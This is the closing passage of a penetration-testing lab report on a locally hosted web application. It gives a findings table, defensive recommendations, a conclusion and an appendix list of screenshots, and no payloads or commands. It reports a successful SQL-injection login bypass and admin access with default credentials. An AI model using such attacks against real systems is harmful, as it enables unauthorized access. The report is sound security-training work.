
Vulnerability	Severity	Status
Admin Login via Weak Creds	High	Confirmed
SQL Injection (Auth Bypass)	Critical	Confirmed
Stored XSS	Medium	Payload stored (not rendered)
Broken Access / IDOR	Low	Not exploitable



---

6. Recommendations

Issue	Recommendation
SQLi & Login Bypass	Use parameterized queries, enforce strong password policies
Stored XSS	Sanitize input/output and escape HTML/JS characters
Admin Account	Remove default creds, enforce MFA
SPA Route Exposure	Hide protected components without sessions



---

7. Conclusion

This project successfully simulated multiple real-world attack vectors against a modern web application in a controlled local environment. Two critical vulnerabilities were discovered and exploited (SQLi and default creds). While stored XSS was not executed, injection was successful. Access control appears secure for user-specific endpoints.

---

8. Appendix

- WhatWeb Output
- Nmap Output
- Nikto Scan Result
- Admin Login Screenshot




Figure: Logged-in admin dashboard




Figure: Admin access using default credentials

- SQLi Login Screenshot
- Feedback Submission Screenshot
- Admin Panel Feedback View Screenshot
- Network Tab (Basket) Screenshot

End of Report